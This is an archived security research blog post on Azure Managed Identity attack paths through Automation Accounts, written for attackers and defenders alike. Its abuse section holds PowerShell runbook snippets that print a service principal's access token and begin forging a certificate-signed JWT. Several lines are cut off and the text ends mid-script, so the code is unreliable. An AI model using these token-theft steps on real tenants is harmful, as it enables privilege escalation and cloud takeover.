Managed Identity Attack Paths, Part 1: Automation Accounts

By Andy Robbins

Published: 2022-06-06 · Archived: 2026-04-05 17:13:03 UTC

Intro and Prior Work

In this three part blog series we will explore attack paths that emerge out of Managed Identity assignments in three Azure services: Automation Accounts, Logic Apps, and Function Apps. But first, what exactly are Managed Identities?

I think it's best to think about Managed Identities in the context of the problem they have (in my opinion, very effectively) solved: accidental credential exposure. Before Managed Identities, admins needed to either store or retrieve credentials in their scripts to enable the script to authenticate to other services. This is very dangerous, as it often leads to accidental exposure of those credentials when the script itself can be read by unauthorized people. Sometimes that means the admin accidentally uploaded the script to GitHub or Pastebin. Oops.

Managed Identity assignments are an extremely effective security control that prevent the accidental exposure of credentials by removing this requirement to store or use credentials in the first place. Instead of storing and sending credentials, Azure knows that your script is allowed to authenticate as a specific Service Principal.

You should absolutely be using Managed Identity assignments in Azure instead of storing or accessing credentials.

But Managed Identities introduce a new problem: they can quickly create identity-based attack paths in Azure that may lead to escalation of privilege opportunities. In this series we will explore how those attack paths emerge, how they can be practically abused by an attacker, and how we as defenders can discover, mitigate, and prevent the future emergence of those attack paths.

Let's start this series off by looking at Automation Accounts.

Abusing Automation Accounts is nothing new. You should check out the following prior work in this area:

- Karl Fosaaen discussed abusing Automation Accounts for sneaky Azure persistence here in September of 2019
- Lina Lau shared great defensive guidance on detecting persistence set up in Automation Accounts in December 2021
- The AZSec blog talked about abusing automation accounts for lateral movement here in November 2021


What are Automation Accounts?

Automation Accounts are one of several services falling under the umbrella of "Azure Automation". Azure admins can use Automation Accounts to automate a variety of business operations, such as creating and configuring

Virtual Machines in Azure. Automation Accounts offer different process automation services, but at the core of all those services are what are called Runbooks.

Runbooks can be configured to run either Python or PowerShell scripts. Those scripts then can be configured to run on a manual basis, on a schedule, or after a POST is made to a web hook. When the runbook runs, this initiates a “Job”. The job creates an ephemeral virtual machine, makes the script and any configured environment variables available to the VM, runs the script in the VM, captures any output from the script, then destroys the VM—logging each step along the way.


Here, my runbook is very simply configured to run $PSVersionTable within a PowerShell runspace, and we can see the output from that command while testing the runbook using the Azure GUI:




Automation Accounts and Service Principals

Automation Accounts are great for automating tasks. But what if that task requires some sort of privilege to perform? For example, if we want to use the example Start-AzureVM PowerShell script from Microsoft, then our Automation Account runbook needs to have permission to start Azure Virtual Machines.


Enter Managed Identities. As discussed in the introduction of this blog post, Managed Identities are a fantastic way to securely, automatically authenticate as a service principal without needing to store or retrieve credentials. To enable a Managed Identity for an Automation Account couldn’t be easier. Just click “Identity” under “Account Settings” and toggle the “Status” option from “Off” to “On”, then click “Save”:




Let's start thinking of these things in the form of a graph and how the various objects fit into a hierarchy. Our Automation Account, "MyCoolAutomationAccount", has a Managed Identity assignment to the service principal whose object ID starts with "6e0ca…":




As you can see, the Automation Account finds itself within the greater hierarchy of AzureRM and AzureAD. The Service Principal associated with the Automation Account does not have any privileges by default. Let's give this Service Principal some privileges and try to stay without the bounds of least privilege by giving it "Contributor" access on the resource group the Automation Account resides in. This would let the Service Principal create and manage resources in this resource group:




As configured, this setup doesn't introduce any privilege escalation opportunities: if an attacker gains control of either the Service Principal or Automation Account, they're just stuck in a loop. Let's flesh this environment out a bit more by adding another subscription and some more descendent objects:




Let's also grant "My Second Very Cool Automation Account" an identity it can authenticate as. But this time we're going to use the legacy "Run As" account setup. When configuring a "Run As" account, you get this warning in the Azure GUI:




Azure will create a Service Principal and grant it “Contributor” on the subscription the Automation Account resides in—this requires the calling user to have the privileges to do all these different actions. Now our setup looks like this:




And now have have created a privilege escalation opportunity—if an attacker gains control of “My Cool Automation Account” or its associated Service Principal, they will be able to escalate up to Subscription Contributor, gaining control of everything under that subscription:



Let's wrap this up with one final configuration and a hint about our next blog post topic. We're going to say that one of the resources under this Subscription is a Logic App with a Managed Identity Assignment, where the associated Service Principal has or can escalate up to Global Admin, taking control of the AzureAD tenant:



Out of these discrete configurations emerges an attack path leading from the original Automation Account all the way to Global Admin:



Abusing Automation Account Managed Identity Assignments

If an attacker has sufficient privilege to create or edit an existing runbook, they can turn that into control of the Service Principal, gaining whatever privileges the Service Principal holds. These Azure role assignments allow for creating or editing an existing runbook:

- Owner
- Contributor
- Automation Contributor

Additionally, the following privilege allows one to grant themselves any of the above role assignments against the Automation Account:

- User Access Administrator


There are several ways to tackle this problem, but for me, the most straight-forward abuse is to extract a JSON Web Token (JWT) for the Service Principal, then use that JWT to authenticate as the Service Principal outside the scope of the Automation Account. Using the Azure Portal GUI, we will modify an existing runbook to run this PowerShell script:

```
$tokenAuthURI = $env:MSI_ENDPOINT + “?resource=https://graph.microsoft.com/&api-version=2017-09-01"
```

```
$tokenResponse = Invoke-RestMethod -Method Get -Headers @{“Secret”=”$env:MSI_SECRET”} -Uri $tokenAut
```

```
$tokenResponse.access_token
```

Then when the Runbook executes, the output will be a JWT for the Managed Identity Service Principal:



We can then use this JWT to authenticate as the Service Principal to, in this example, the Microsoft Graph APIs.

But what if we want the JWT for a Service Principal where the Automation Account authenticates in a “Run As” scenario, using certificate authentication? Karl Fosaaen has a good example of how to do that in this blog post, but I prefer to not import or load any dependencies. We’ll borrow some code from Pablo Cibraro, where he shows how to first use our certificate to create a JWT proving the identity of the Service Principal, then we’ll supply that JWT to the OAuth token acquisition endpoint, specifying MS Graph as our scope:

```
$connectionName = “AzureRunAsConnection”
$servicePrincipalConnection = Get-AutomationConnection -Name $connectionName
```

```
$TenantId = $servicePrincipalConnection.TenantId
$ClientId = $servicePrincipalConnection.ApplicationId
$CertificateThumbprint = $servicePrincipalConnection.CertificateThumbprint
```

```
function GenerateJWT (){
    $thumbprint = $CertificateThumbprint
```

```
    $cert = Get-Item Cert:CurrentUserMy$Thumbprint
```

```
    $hash = $cert.GetCertHash()
    $hashValue = [System.Convert]::ToBase64String($hash) -replace ‘+’,’-’ -replace ‘/’,’_’ -replace
```

```
    $exp = ([DateTimeOffset](Get-Date).AddHours(1).ToUniversalTime()).ToUnixTimeSeconds()
    $nbf = ([DateTimeOffset](Get-Date).ToUniversalTime()).ToUnixTimeSeconds()
```

```
    $jti = New-Guid
    [hashtable]$header = @{alg = "RS256"; typ = "JWT"; x5t=$hashValue}
    [hashtable]$payload = @{aud = "https://login.microsoftonline.com/$TenantId/oauth2/token"; iss =
    $headerjson = $header | ConvertTo-Json -Compress
    $payloadjson = $payload | ConvertTo-Json -Compress
```

```
    $headerjsonbase64 = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($headerjson)
    $payloadjsonbase64 = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($payloadjso
```

```
    $toSign = [System.Text.Encoding]::UTF8.GetBytes($headerjsonbase64 + "." + $payloadjsonbase64)
```

```
    $rsa = $cert.PrivateKey -as [System.Security.Cryptography.RSACryptoServiceProvider]
```

```
    $signature = [Convert]::ToBase64String($rsa.SignData($toSign,[Security.Cryptography.HashAlgorithm
```

```
    $token = "$headerjsonbase64.$payloadjsonbase64.$signature"
```

